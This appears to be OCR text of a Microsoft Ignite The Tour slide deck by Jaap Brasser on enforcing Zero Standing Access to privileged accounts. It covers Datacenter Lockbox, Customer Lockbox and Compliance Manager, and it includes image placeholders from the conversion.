Microsoft

Microsoft Ignite
The Tour

Learn. Explore. Connect.

Microsoft

Microsoft Ignite
The Tour

Learn. Explore. Connect.

Stockholm, Sweden

Microsoft


Enforcing Zero Standing Access to privileged accounts that have the keys to your kingdom

Jaap Brasser
@jaap_brasser

What you will get out of this session

- Understand how Microsoft's access control technology leverages the principle of Zero Standing Access to protect your data
- How you can leverage the security rigor of Zero Standing Access to manage privileged access to your data
- Understand how to assess your compliance posture with Compliance Manager

Data is exploding across the digital estate





Principles for how we manage your data
SECURITY
PRIVACY
TRANSPARENCY
COMPLIANCE

How does Microsoft approach privileged access to customer data?


Zero Standing Access

Zero Standing Access at Microsoft

Datacenter Lockbox



Customer Lockbox




Benefit from the security rigor of the Microsoft Cloud: Access Control in Microsoft 365

- 155 million users
- 100K+ servers across 15+ countries
- Always up-to-date


How do we do this?

By automating everything we can





Demo: Customer Lockbox

Customer Lockbox approval workflow

